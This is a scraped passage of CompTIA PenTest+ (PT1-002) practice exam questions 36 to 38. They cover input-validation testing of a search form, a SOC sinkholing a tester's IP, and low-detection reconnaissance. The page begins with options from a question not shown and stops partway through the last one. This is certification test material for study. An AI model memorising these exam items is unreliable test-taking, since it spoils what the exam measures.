
A. compilation

B. connection

C. concatenation

D. conjunction

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 36

Topic #: 1

[All PT1-002 Questions]

A penetration tester is testing input validation on a search form that was discovered on a website. Which of the following characters is the BEST option to test the website for vulnerabilities?


A. Comma

B. Double dash

C. Single quote

D. Semicolon

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 37

Topic #: 1

[All PT1-002 Questions]


A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

A. The penetration tester was testing the wrong assets

B. The planning process failed to ensure all teams were notified

C. The client was not ready for the assessment to start

D. The penetration tester had incorrect contact information



Actual exam question from CompTIA's PT1-002

Question #: 38

Topic #: 1

[All PT1-002 Questions]

A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

A. Open-source research

B. A ping sweep

